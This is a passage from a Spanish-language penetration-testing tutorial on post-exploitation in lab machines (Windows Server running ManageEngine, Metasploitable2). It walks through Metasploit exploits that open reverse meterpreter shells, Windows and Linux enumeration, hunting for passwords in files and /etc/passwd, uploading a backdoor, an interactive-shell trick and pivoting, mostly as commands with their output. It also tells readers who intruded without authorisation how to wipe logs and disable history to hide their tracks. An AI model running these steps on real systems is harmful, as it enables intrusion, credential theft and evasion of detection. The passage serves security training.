- **tcp.port == <puerto>**. También podemos buscar las comunicaciones que vayan por un puerto en concreto. **Ejemplo:** tcp.port == 80.

También se pueden combinar parámetros.

Ejemplo: **ip.src == 192.168.1.83 || tcp.port == 80 || tcp.port == 445**

Así podemos ir directamente a los servicios de los que creemos que podemos sacar algo. Si solo estás buscando los registros de FTP en vez de buscar todo puedes poner **tcp.port == 21**

9. Post-explotación

Introducción

La post-explotación hace referencia a TODO lo que podemos hacer después de una intrusión.
Por ejemplo:

- **Escalada de privilegios.**
- **Recopilación de información.**
- **Pivoting.**

Si sabes sobre comandos de Windows o Linux este punto te lo puedes saltar porque básicamente voy a estar ejecutando comandos para sacar información.

Windows

En este punto vamos a empezar con un usuario limitado para poder hacer una elevación de privilegios.

Para poder hacer esto lo primero que vamos a hacer es arrancar la máquina de Windows Server, y una vez iniciada arrancamos la base de datos de PostgreSQL e iniciamos la consola de Metasploit.

```
service postgresql start  
msfconsole
```

Una vez iniciada vamos a conectarnos como si fuéramos un usuario sin privilegios, para ello vamos a usar el exploit **windows/http/manageengine_connectionid_write**

```
use exploit/windows/http/manageengine_connectionid_write  
options
```

```
msf5 > use exploit/windows/http/manageengine_connectionid_write  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf5 exploit(windows/http/manageengine_connectionid_write) > options  
  
Module options (exploit/windows/http/manageengine_connectionid_write):  


| Name      | Current Setting | Required | Description                                                                            |
|-----------|-----------------|----------|----------------------------------------------------------------------------------------|
| Proxies   | no              |          | A proxy chain of format type:host:port[,type:host:port][,...]                          |
| RHOSTS    | yes             |          | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<p<br>ath>' |
| RPORT     | 8020            | yes      | The target port (TCP)                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                             |
| TARGETURI | /               | yes      | The base path for ManageEngine Desktop Central                                         |
| VHOST     | no              |          | HTTP server virtual host                                                               |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.78    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                                      |
|----|-------------------------------------------|
| -- |                                           |
| 0  | ManageEngine Desktop Central 9 on Windows |

  
msf5 exploit(windows/http/manageengine_connectionid_write) >
```

Aquí necesitamos poner en el **RHOST** la IP del servidor y cambiar el **process** de **EXITFUNC** por **thread**.

```
set RHOST 192.168.1.96  
set EXITFUNC thread  
exploit
```

```

msf5 exploit(windows/http/manageengine_connectionid_write) > exploit
[*] Started reverse TCP handler on 192.168.1.78:4444
[*] Creating JSP stager
[*] Uploading JSP stager fFljV.jsp ...
[*] Sending stage (176195 bytes) to 192.168.1.96
[*] Meterpreter session 1 opened (192.168.1.78:4444 → 192.168.1.96:61665) at 2020-11-23 12:12:40 +0100
[*] Executing stager...
[!] This exploit may require manual cleanup of '../webapps/DesktopCentral/jspf/fFljV.jsp' on the target
meterpreter >

```

Y ya estamos dentro, ahora solo hay que poner la shell y ver que privilegios tenemos con este usuario.

shell

whoami /priv

PRIVILEGES INFORMATION		
Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeMachineAccountPrivilege	Add workstations to domain	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled

Si queremos verlo todo hay que poner
whoami /all

Si queremos ver los usuarios que hay tenemos que poner **net users**

```

C:\Windows\system32>net users
net users

User accounts for \\

Administrator          Andres
Jose                  krbtgt
Pedro                 sshd
vagrant               Guest
                               Monica
                               sshd_server

The command completed with one or more errors.

```

También podemos ver las cuentas de dominio con el comando **net user /domain**

```
C:\Windows\system32>net user /domain  
net user /domain  
  
User accounts for \\  
  
Administrator           Andres          Guest  
Jose                   krbtgt         Monica  
Pedro                 sshd           sshd_server  
vagrant  
The command completed with one or more errors.
```

También podemos comprobar los grupos con
net group

```
C:\ManageEngine\DesktopCentral_Server\bin>net group  
net group  
  
Group Accounts for \\  
  
*Cloneable Domain Controllers  
*DnsUpdateProxy  
*Domain Admins  
*Domain Computers  
*Domain Controllers  
*Domain Guests  
*Domain Users  
*Enterprise Admins  
*Enterprise Read-only Domain Controllers  
*Group Policy Creator Owners  
*Read-only Domain Controllers  
*Schema Admins  
The command completed with one or more errors.
```

```
C:\ManageEngine\DesktopCentral_Server\bin>
```

También podemos ver que usuarios pertenecen a estos grupos con el comando
net group “nombre grupo” /domain

```
C:\Windows\system32>net group "Domain Admins" /domain  
net group "Domain Admins" /domain  
Group name      Domain Admins  
Comment        Designated administrators of the domain  
  
Members  
  
Administrator     Jose          Pedro  
The command completed successfully.
```

Como vemos al grupo

Domain Admins solo pertenece el usuario **Administrator**. Esto también podemos hacerlo con los usuarios.

Ahora vamos a ver cuantos usuarios son administradores en la máquina local.

```
C:\Windows\system32>net localgroup Administrators
net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
Domain Admins
Enterprise Admins
Pedro
sshd_server
vagrant
The command completed successfully.
```

Esto puede que este mal ya que no todos los usuarios pueden ser administradores, unos accederán a unas funciones y otros a otras.

Un comando muy interesante y que tenemos que probar es **GPRESULT**. Solo escribiendo el nombre ya nos muestra la ayuda.

```
C:\ManageEngine\DesktopCentral_Server\bin>GPRESULT
GPRESULT

GPRESULT [/S system [/U username [/P [password]]]] [/SCOPE scope]
          [/USER targetusername] [/R | /V | /Z] [(/X | /H) <filename> [/F]]

Description:
  This command line tool displays the Resultant Set of Policy (RSOP)
  information for a target user and computer.

Parameter List:
  /S      system      Specifies the remote system to connect to.
  /U      [domain\]user  Specifies the user context under which the
                       command should run.
                       Can not be used with /X, /H.
  /P      [password]   Specifies the password for the given user
                       context. Prompts for input if omitted.
                       Cannot be used with /X, /H.
  /SCOPE    scope      Specifies whether the user or the
                       computer settings need to be displayed.
                       Valid values: "USER", "COMPUTER".
  /USER    [domain\]user  Specifies the user name for which the
                       RSOP data is to be displayed.
  /X      <filename>    Saves the report in XML format at the
                       location and with the file name specified
                       by the <filename> parameter. (valid in Windows
                       Vista SP1 and later and Windows Server 2008 and later)
```

Esta herramienta nos muestra las configuraciones del sistema. Para esto necesitamos un usuario y una contraseña, como en puntos anteriores conseguimos sacar una pues vamos a probar. Aquí tenemos unos ejemplos

Examples:

```
GPRESULT /R  
GPRESULT /H GPReport.html  
GPRESULT /USER targetusername /V  
GPRESULT /S system /USER targetusername /SCOPE COMPUTER /Z  
GPRESULT /S system /U username /P password /SCOPE USER /V
```

```
C:\ManageEngine\DesktopCentral_Server\bin>GPRESULT /S system /U Pedro /P WarG4m3 /SCOPE COMPUTER /Z  
GPRESULT /S system /U Pedro /P WarG4m3 /SCOPE COMPUTER /Z  
ERROR: The RPC server is unavailable.
```

GPRESULT /S system /U Pedro /P WarG4m3 /SCOPE COMPUTER /Z

Y no nos da resultado, esto es que está bien configurado, ahora vamos a probar con el de

```
C:\ManageEngine\DesktopCentral_Server\bin>GPRESULT /S system /U Pedro /P WarG4m3 /SCOPE USER /V  
GPRESULT /S system /U Pedro /P WarG4m3 /SCOPE USER /V  
ERROR: The RPC server is unavailable.
```

usuarios.

Y tampoco, esto hay que probarlo, también cambiando el sistema por la IP de la máquina para intentar recabar la mayor información posible.

También podemos ver que máquinas hay encendidas consultando la tabla arp. Para consultar la tabla arp hay que poner el comando **arp -a**

```
C:\ManageEngine\DesktopCentral_Server\bin>arp -a  
arp -a  
  
Interface: 192.168.1.96 --- 0xb  
Internet Address Physical Address Type  
192.168.1.1 c8-b4-22-22-94-67 dynamic  
192.168.1.58 9c-7b-ef-fe-30-9f dynamic  
192.168.1.74 10-62-e5-0d-f9-52 dynamic  
192.168.1.78 08-00-27-d2-2d-b9 dynamic  
192.168.1.97 08-00-27-05-49-21 dynamic  
192.168.1.255 ff-ff-ff-ff-ff-ff static  
224.0.0.2 01-00-5e-00-00-02 static  
224.0.0.22 01-00-5e-00-00-16 static  
224.0.0.251 01-00-5e-00-00-fb static  
224.0.0.252 01-00-5e-00-00-fc static  
239.255.255.250 01-00-5e-7f-ff-fa static  
255.255.255.255 ff-ff-ff-ff-ff-ff static  
  
C:\ManageEngine\DesktopCentral_Server\bin>
```

Con

netstat podemos saber que puertos están asociados a una conexión o están a la escucha. Para ver las conexiones a la escucha sería **netstat -na | findstr LISTENING**

```
C:\ManageEngine\DesktopCentral_Server\bin>netstat -na | findstr LISTENING
netstat -na | findstr LISTENING
  TCP    0.0.0.0:21          0.0.0.0:0          LISTENING
  TCP    0.0.0.0:88          0.0.0.0:0          LISTENING
  TCP    0.0.0.0:135         0.0.0.0:0          LISTENING
  TCP    0.0.0.0:389         0.0.0.0:0          LISTENING
  TCP    0.0.0.0:445         0.0.0.0:0          LISTENING
  TCP    0.0.0.0:464         0.0.0.0:0          LISTENING
```

Estos son todos los servicios que están funcionando en la máquina, si estuviéramos haciendo una auditoría externa o hubiera algún cortafuegos de prevención de intrusiones seguramente no podríamos visualizar todos los cortafuegos.

También podemos ver que conexiones RDP están trabajando con qwinsta.

```
C:\ManageEngine\DesktopCentral_Server\bin>qwinsta
qwinsta
  SESSIONNAME      USERNAME              ID  STATE   TYPE
>services
                                Administrator        0  Disc
  console           vagrant              2  Active
                                Pedro                3  Disc
                                Jose                 4  Disc
  rdp-tcp
                                rdp-tcp            65536 Listen
```

Como puedes ver hay una activa con el usuario **vagrant**.

Además podemos ver la información de la sesión y de los recursos compartidos con **net sessions** y **net share**.

```
C:\ManageEngine\DesktopCentral_Server\bin>net sessions
net sessions
System error 5 has occurred.

Access is denied.

C:\ManageEngine\DesktopCentral_Server\bin>net share
net share
System error 5 has occurred.

Access is denied.

C:\ManageEngine\DesktopCentral_Server\bin>
```

No nos va a mostrar nada porque no tenemos permisos, pero hay que comprobarlo.

```
C:\ManageEngine\DesktopCentral_Server\bin>fsutil  
fsutil  
— Commands Supported —  
  
8dot3name      8dot3name management  
behavior       Control file system behavior  
dirty          Manage volume dirty bit  
file           File specific commands  
fsinfo         File system information  
hardlink       Hardlink management  
objectid       Object ID management  
quota          Quota management  
repair         Self healing management  
reparsepoint   Reparse point management  
resource       Transactional Resource Manager management  
sparse         Sparse file control  
transaction    Transaction management  
usn            USN management  
volume         Volume management  
  
C:\ManageEngine\DesktopCentral_Server\bin>
```

También podemos sacar información del disco duro con el comando **fsutil**.

Por ejemplo vamos a sacar las unidades de la máquina con el comando **fsutil fsinfo drives**

```
C:\ManageEngine\DesktopCentral_Server\bin>fsutil fsinfo drives  
fsutil fsinfo drives  
  
Drives: C:\ D:\ Z:\
```

Como vemos tenemos **C:**, **D:** y **Z:** por lo que podemos buscar en el otro disco.

También podemos ver todos los procesos que están corriendo con **tasklist**, esto lo bueno que tiene es que nos va a mostrar procesos que antes no podíamos ver.

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	20 K
System	4	Services	0	308 K
smss.exe	244	Services	0	956 K
csrss.exe	328	Services	0	4,604 K
csrss.exe	392	Console	1	22,556 K
wininit.exe	400	Services	0	3,352 K
winlogon.exe	428	Console	1	8,904 K
services.exe	492	Services	0	10,616 K
lsass.exe	500	Services	0	31,640 K

También podemos ver los procesos y los servicios con
tasklist /
svc

VBoxService.exe	704	VBoxService
vmacthl.exe	724	VMware Physical Disk Helper Service
svchost.exe	796	RpcEptMapper, RpcSs
svchost.exe	860	Dhcp, EventLog, lmhosts
dwm.exe	904	N/A
svchost.exe	948	CertPropSvc, gpsvc, IKEEXT, iphlpsvc, LanmanServer, ProfSvc, Schedule, SENS, SessionEnv, ShellHWDetection, SystemEventsBroker, Themes, Winmgmt
svchost.exe	976	EventSystem, FontCache, netprofm, nsi, W32Time
svchost.exe	264	CryptSvc, Dnscache, LanmanWorkstation, NlaSvc, WinRM
svchost.exe	1068	BFE, DPS, MpsSvc

Para saber a los servicios a los que tenemos acceso con este usuario ponemos el comando
schtasks

C:\ManageEngine\DesktopCentral_Server\bin>schtasks		
Folder:	TaskName	Next Run Time
INFO: There are no scheduled tasks presently available at your access level.		
Folder:	TaskName	Next Run Time
INFO: There are no scheduled tasks presently available at your access level.		
Folder:	TaskName	Next Run Time
INFO: There are no scheduled tasks presently available at your access level.		

Otra alternativa a este comando es
qprocess *

También podemos listar que servicios están arrancando con **wmic startup get caption,command**

```
C:\ManageEngine\DesktopCentral_Server\bin>wmic startup get caption,command
wmic startup get caption,command
Caption           Command
ManageEngine Desktop Central C:\MANAGE~1\DESKT0~1\bin\DESKT0~1.EXE
VMware User Process "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
share             C:\Windows\setup_linux_share.bat
VBoxTray          C:\Windows\system32\VBoxTray.exe

C:\ManageEngine\DesktopCentral_Server\bin>
```

Como ves hay un fichero de inicio .bat, esto si tuviéramos permisos podríamos meterle los comandos que quisiéramos y se va a ejecutar en el arranque.

Además, podemos buscar ficheros en la máquina que contengan una cadena de caracteres con el comando **findstr**. Por ejemplo vamos a buscar todos los ficheros que contengan el carácter **pass** y tengan extensión .xml, .bat y .txt

```
findstr /si pass *.xml *.bat *.txt
```

```
C:\ManageEngine\DesktopCentral_Server\bin>findstr /si pass *.xml *.bat *.txt
findstr /si pass *.xml *.bat *.txt
initPgsql.bat:set DB_PASSWORD=%1
initPgsql.bat:IF (%DB_PASSWORD%) == () (GOTO BEGIN) ELSE (GOTO SET_AUTHMODE)
initPgsql.bat:echo %DB_PASSWORD%>"%DB_HOME%\tmp\pwd.txt"
resetPWD.xml:
resetPWD.xml:<DCNativeSQLString sql_id="1001" sql_remarks="A query has been executed for reset the Desktop Central
Administrator password." sql_command="UPDATE AaaLogin, AaaAccount, AaaAccPassword, AaaPassword SET AaaPassword.PASSWO
RD='0k6/FqRSWtJY5UCLrnvjqQ=-', AaaPassword.SALT='12345678', AaaLogin.domainname=NULL WHERE (AaaLogin.LOGIN_ID=AaaAccou
nt.LOGIN_ID) AND (AaaAccount.ACOUNT_ID=AaaAccPassword.ACOUNT_ID) AND (AaaAccPassword.PASSWORD_ID=AaaPassword.PASSWO
D_ID) AND (AaaLogin.NAME='admin') "sqlfor="MYSQL"/>
resetPWD.xml:<DCNativeSQLString sql_id="1001" sql_remarks="A query has been executed for reset the Desktop Central
Administrator password." sql_command="BEGIN TRANSACTION;UPDATE AaaPassword SET &quot;PASSWORD&quot;='0k6/FqRSWtJY5UCL
rnvjqQ=-', SALT='12345678' From AaaLogin, AaaAccount, AaaAccPassword WHERE (AaaLogin.LOGIN_ID=AaaAccount.LOGIN_ID) AND
(AaaAccount.ACOUNT_ID=AaaAccPassword.ACOUNT_ID) AND (AaaAccPassword.PASSWORD_ID=AaaPassword.PASSWORD_ID) AND (AaaLo
```

Y esto tendríamos que ir analizándolo para sacar contraseñas o hash para hacer ataques de diccionario Offline.

Una buena práctica sería llevar toda esta información a un documento para después analizarlo todo, para hacer esto solo hay que poner > **nombrefichero.txt**. Por ejemplo, **findstr /si pass *.xml *.bat *.txt > findpass.txt**

Esto se nos crea en la máquina y podemos descargarlo con el comando **Download** de **meterpreter**. Solo tendríamos que salir de la shell presionando **ctrl + c** y poner el siguiente comando:

```
download findpass.txt
```

Ahora lo más inteligente sería abrir de nuevo la shell y eliminar el fichero.

```
shell
del findpass.txt
```

También te recomiendo que le eches un ojo al comando **wmic**. Para ver la ayuda de **wmic** sería **wmic /?**

Ahora si quisiéramos subir ficheros tendríamos que salir de la shell con el comando **exit** y poner el comando

upload <Ruta del fichero que queremos subir> -> <Ruta donde lo queremos subir más el nombre del fichero>

```
upload /home/jotta/Escritorio/backdoor.exe -> backdoor.exe
```

Linux

En este punto vamos a trabajar con el laboratorio de Metasploitable2 y vamos a hacer lo mismo que en el punto anterior, pero orientado a Linux.

El exploit que vamos a usar es **multi/http/tomcat_mgr_deploy**, su configuración es la misma que en los puntos anteriores.

```
Use exploit/multi/http/tomcat_mgr_deploy
```

```
set httpUsername tomcat
```

```
set httpPassword tomcat
```

```
set rhost 192.168.1.77
```

```
set rport 8180
```

```
exploit
```

```
[*] Started reverse TCP handler on 192.168.1.78:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6268 bytes as TM5qqbn4905CMFFkI.war ...
[*] Executing /TM5qqbn4905CMFFkI/YszaVmbSr0qQC6rW.jsp ...
[*] Undeploying TM5qqbn4905CMFFkI ...
[*] Sending stage (53944 bytes) to 192.168.1.77
[*] Meterpreter session 1 opened (192.168.1.78:4444 → 192.168.1.77:33579) at 2020-11-18 08:40:57 +0100
meterpreter > █
```

Si ponemos sysinfo podemos ver que está corriendo un payload de java, eso no nos interesa necesitaríamos uno para Linux de 32 bits así que vamos a utilizar el módulo de post explotación que se encarga de transformar un tipo de sesión en otra.

```
meterpreter > sysinfo
Computer : metasploitable
OS       : Linux 2.6.24-16-server (i386)
Meterpreter : java/linux
meterpreter > █
```

¿Por qué no le hemos metido el payload de Linux antes de lanzar el exploit? Daría error y no haría la conexión.

Para hacer este proceso primero tenemos que poner la sesión en segundo plano, elegir el módulo de post explotación, asignarle la sesión y el payload para Linux de 32 bits.

```
background
```

```
use post/multi/manage/shell_to_meterpreter
```

```
set session 2
```

```
set payload_override linux/x86/meterpreter/reverse_tcp
```

```
exploit
```

Y se establece conexión.

```
msf5 post(multi/manage/shell_to_meterpreter) > exploit
[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.78:4433
[*] Sending stage (980808 bytes) to 192.168.1.77
[*] Meterpreter session 3 opened (192.168.1.78:4433 → 192.168.1.77:49541) at 2020-11-18 09:13:05 +0100
```

Si se te establece la sesión, pero no se te abre meterpreter no pasa nada, escribe sessions y te aparecerán todas las sesiones que tienes, solo tienes que identificar cual es y poner el **sessions -i** más el número de la sesión, en mi caso sería **sessions -i 3**

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions
Active sessions
=====
Id Name Type
connection
-- -- --
2 meterpreter java/linux tomcat55 @ metasploitable
92.168.1.78:4444 → 192.168.1.77:51687 (192.168.1.77)
3 meterpreter x86/linux no-user @ metasploitable (uid=110, gid=65534, euid=110, egid=65534) @ metasploitable
92.168.1.78:4433 → 192.168.1.77:49541 (192.168.1.77)
```

¡Ahora vamos a iniciar la shell y empezamos!

shell

Lo primero que vamos a hacer es ver el nombre completo del kernel.

uname -a

```
meterpreter > shell
Process 4937 created.
Channel 1 created.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Esto es necesario ya que si nos atrancamos y necesitamos elevar privilegios, pero no podemos lo que se puede hacer es buscar exploits orientados a este kernel. Además, tenemos que buscar las vulnerabilidades de este kernel para ponerlas en el informe que le daremos a nuestro cliente.

Vamos a empezar por el principio, vamos a ver con que usuario estamos y en que grupo, para esto utilizamos el comando **id**.

```
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

También para ver todos los usuarios lo podemos hacer mirando el fichero **passwd**.

cat /etc/passwd

```
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
```

Además podemos consultar los grupos.

```
cat /etc/group
```

También que usuarios están conectados a la máquina.

```
w
```

```
W
03:33:52 up 1:21, 2 users, load average: 1.04, 1.03, 0.85
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin tty1 -
root pts/0 :0.0 02:18 1:07 0.04s 0.02s -bash
root pts/0 :0.0 02:14 1:19 0.00s 0.00s -bash
```

Cuando estemos trabajando para un cliente no estarás solo, es decir habrán más usuarios trabajando ya sea en tu mismo departamento o en diferentes. También podemos comprobar estas sesiones.

```
who -a
```

```
who -a
system boot Nov 18 02:13
run-level 2 Nov 18 02:13
last=4010 id=4
LOGIN tty4 Nov 18 02:13
LOGIN tty5 Nov 18 02:13
4013 id=5
LOGIN tty2 Nov 18 02:13
4019 id=2
LOGIN tty3 Nov 18 02:13
4021 id=3
LOGIN tty6 Nov 18 02:13
4022 id=6
msfadmin - tty1 Nov 18 02:18 01:10
4691
root - pts/0 Nov 18 02:14 01:21
4739 (:0.0)
```

Esto es importante tenerlo en cuenta ya que puedes hacer alguna técnica que requiera de muchos recursos, petes el servidor y dejes a X personas sin trabajar o les fastidies lo que llevan, aquí lo que habría que hacer sería esperar a que la gente terminara su trabajo. Créeme que esto pasa, no se cuantas veces se han quejado porque alguien ha hecho algo en un momento inoportuno y ha tirado tanto el servidor como la base de datos dejando a todo un departamento sin poder trabajar y fastidiando el trabajo a algunos porque no habían guardado los scripts.

Si te fijas, la terminal no se parece en nada a la nuestra, esto se debe a que no es interactiva, para cambiar eso hay que poner el siguiente comando:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat55@metasploitable:/$
```

Si quieres ver muchos más comandos como este los tienes en el recurso [PayloadsAllTheThings/Methodology and Resources](#).

Podemos ver como está configurada la red, cuantas interfaces usa y si es una IP dinámica o estática con el comando **ifconfig**.

También podemos consultar las tablas arp con el comando **arp -a**. Este sería un método muy rápido para ver que otras máquinas están operando en la red.

```
tomcat55@metasploitable:~$ arp -a
arp -a
? (192.168.1.1) at C8:B4:22:22:94:67 [ether] on eth0
? (192.168.1.78) at 08:00:27:D2:2D:B9 [ether] on eth0
```

Además, es muy importante visualizar que servicios están operando y cuales están a la escucha ya que podemos descubrir servicios que no hemos visualizado haciendo el análisis de forma externa y estos puertos a la escucha nos permitirán hacer **Port-Forwarding**. Para poder ver los servicios hacemos uso del comando **netstat -punta**.

```
tomcat55@metasploitable:~$ netstat -punta
netstat -punta
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      0 0.0.0.0:512              0.0.0.0:*             LISTEN
tcp      0      0 0.0.0.0:513              0.0.0.0:*             LISTEN
tcp      0      0 0.0.0.0:2049             0.0.0.0:*             LISTEN
tcp      0      0 0.0.0.0:514              0.0.0.0:*             LISTEN
tcp      0      0 0.0.0.0:8009             0.0.0.0:*             LISTEN
```

También podemos utilizar nslookup para comprobar el nombre del dominio.

Lo bueno de todo esto es que las peticiones las hacemos desde la máquina a la que estamos conectados.

Para ver las configuraciones desde Linux se usa un método más manual, lo que hay que hacer es ir a la carpeta /etc/ y empezar a abrir carpetas y comprobar ficheros.

```
tomcat55@metasploitable:/etc$ cd ldap
cd ldap
tomcat55@metasploitable:/etc/ldap$ ls
ls
ldap.conf
tomcat55@metasploitable:/etc/ldap$ cat ldap.conf
cat ldap.conf
#
# LDAP Defaults
#
#
# See ldap.conf(5) for details
# This file should be world readable but not world writable.

#BASE    dc=example,dc=com
#URI     ldap://ldap.example.com ldap://ldap-master.example.com:666

#SIZELIMIT   12
#TIMELIMIT   15
#DEREF       never
tomcat55@metasploitable:/etc/ldap$
```

¿Con esto que podemos hacer? Buscar configuraciones ssh, dns... y si tenemos permisos de escritura podemos modificarlos.

```

tomcat55@metasploitable:/etc$ cd tomcat5.5
cd tomcat5.5
tomcat55@metasploitable:/etc/tomcat5.5$ ls
ls
Catalina      context.xml      server-minimal.xml  tomcat5.5
catalina.policy  logging.properties  server.xml      web.xml
catalina.properties  policy.d      tomcat-users.xml
tomcat55@metasploitable:/etc/tomcat5.5$ cat tomcat-users.xml
cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<tomcat-users>
    <role rolename="admin"/>
    <role rolename="tomcat"/>
    <role rolename="manager"/>
    <role rolename="role1"/>
    <user username="tomcat" password="tomcat" roles="tomcat,admin,manager"/>
    <user username="role1" password="tomcat" roles="role1"/>
    <user username="both" password="tomcat" roles="tomcat,role1"/>
</tomcat-users>
tomcat55@metasploitable:/etc/tomcat5.5$ 

```

Por ejemplo, hay una carpeta de tomcat y esta contiene un xml con los usuarios.

Esto es intentar visualizar todos los ficheros de configuración, no solo los de /etc/ sino también los de /var/.

Otro punto importante es ver los logs, por ejemplo para ver todas las sesiones que ha tenido la máquina tenemos que poner **last**.

```

tomcat55@metasploitable:/etc/tomcat5.5$ last
last
msfadmin tty1                               Wed Nov 18 02:18  still logged in
msfadmin tty1                               Wed Nov 18 02:18 - 02:18 (00:00)
root     pts/0      :0.0                     Wed Nov 18 02:14  still logged in
reboot   system boot  2.6.24-16-server Wed Nov 18 02:13 - 04:22 (02:09)
msfadmin tty1                               Wed Nov  4 02:26 - crash (13+23:46)
msfadmin pts/1                               Wed Nov  4 02:26 - 02:26 (00:00)

```

Si te has metido donde no debes porque no estás haciendo una auditoría o te has desviado del camino no te preocupes... los logs se pueden eliminar.

Los logs se encuentran en /var/log, para verlos todos sería

```

cd /var/log
ls -lisa

```

Uno de los problemas que puedes encontrarte si quieras eliminar tu rastro es que habrán logs en los que no tendrás permisos.

```

tomcat55@metasploitable:/var/log$ ls -lisa
ls -lisa
total 27148
66070  4 drwxr-xr-x 14 root      root      4096 Nov 18 02:13 .
49153  4 drwxr-xr-x 14 root      root      4096 Mar 17 2010 ..
66104  4 drwxr-x---  2 root      adm       4096 Nov  3 06:31 apache2
66126  4 drwxr-xr-x  2 root      root      4096 Apr  7 2008 apparmor
66097  4 drwxr-xr-x  2 root      root      4096 Sep 19 06:40 apt
67639  676 -rw-r----- 1 syslog    adm      686259 Nov 18 04:17 auth.log
66075  80 -rw-r----- 1 syslog    adm      74290 Oct 18 06:47 auth.log.0
65624  0  rw-r----- 1 root      root      0 May 20 2012 boot

```

Ya solo tendríamos que acceder, ver los logs y modificarlos o eliminarlos.

Hay varias formas de eliminar los logs, la más limpia sería esta:

```
grep -v '<DIRECCION_IP> /ruta/del/log > a && mv a /ruta
```

Esto va a eliminar el contenido de esa dirección IP que se encuentren en los logs. Otra alternativa es el comando **export HISTSIZE=0** esto significa que no va a guardar nada, es decir, todos los comandos que escriba no se van a quedar almacenados. Estos comandos los tienes en **PayloadsAllTheThings**.

A la hora de buscar ficheros, directorios, etc. te recomiendo que mires comandos de Linux para ir más rápido y no tener que ir carpeta por carpeta.

Pivoting y Port-Forwarding

La técnica de Pivoting consiste en poder utilizar una sesión actual en la que estemos conectados para poder propagar nuestros procedimientos de pentesting a un rango de red a los que antes no teníamos acceso.

Las técnicas de Port-Forwarding también hay que realizarlas ya que puede ser que cuando hicimos el análisis de puertos y vulnerabilidades no localizamos una serie de puertos activos ya que los tenían seguros. Gracias a Port-Forwarding vamos a poder acceder a esos servicios que no estaban expuestos, vamos a asociarlos a un puerto que tengamos en nuestra máquina y a partir de ahí el servicio será accesible.

Pivoting

Para este punto voy a usar el mismo exploit que usamos en le punto de Windows, es decir, **windows/http/manageengine_connectionid_write** y también voy a encender la máquina de Windows 10, esta tiene que estar en el mismo rango de red que las otras, a esta le he cambiado la interfaz de red para que tenga una diferente a la del atacante, es decir, la de Windows 10 tiene **adaptador solo-anfitrión**, la de Windows 10 Service tiene **adaptador puente y adaptador solo-anfitrión** y la de Linux solo **adaptador puente**

Una vez se haya establecido la sesión en la consola vamos a proceder a propagar la intrusión a más maquinas, es decir, la de Windows 10.

Nosotros podemos ver las interfaces de red con el comando **ifconfig** y podemos ver las máquinas conectadas con el comando **arp -a**, pero también podemos mandar paquetes arp para descubrir más máquinas, lo bueno de esto es que en vez de realizarlo nosotros lo estaría realizando esta máquina.

```
Interface: 192.168.1.96 --- 0xb
Internet Address      Physical Address      Type
192.168.1.1            c8-b4-22-22-94-67    dynamic
192.168.1.58           9c-7b-ef-fe-30-9f    dynamic
192.168.1.74           10-62-e5-0d-f9-52    dynamic
192.168.1.78           08-00-27-d2-2d-b9    dynamic
192.168.1.97           08-00-27-05-49-21    dynamic
192.168.1.255          ff-ff-ff-ff-ff-ff    static
224.0.0.2               01-00-5e-00-00-02    static
224.0.0.22              01-00-5e-00-00-16    static
224.0.0.251             01-00-5e-00-00-fb    static
224.0.0.252             01-00-5e-00-00-fc    static
239.255.255.250         01-00-5e-7f-ff-fa    static
255.255.255.255         ff-ff-ff-ff-ff-ff    static

Interface: 192.168.203.13 --- 0xe
Internet Address      Physical Address      Type
192.168.203.255        ff-ff-ff-ff-ff-ff    static
224.0.0.1               01-00-5e-00-00-01    static
224.0.0.2               01-00-5e-00-00-02    static
224.0.0.22              01-00-5e-00-00-16    static
224.0.0.251             01-00-5e-00-00-fb    static
224.0.0.252             01-00-5e-00-00-fc    static
239.77.124.213          01-00-5e-4d-7c-d5    static
239.255.255.250         01-00-5e-7f-ff-fa    static
255.255.255.255         ff-ff-ff-ff-ff-ff    static
```

Como vemos la primera es la que está en común con mi máquina y la segunda es la que solo está en común con la de Windows 10. Ahora vamos a descubrir las máquinas conectadas a la **Interface 192.168.203.1**

```
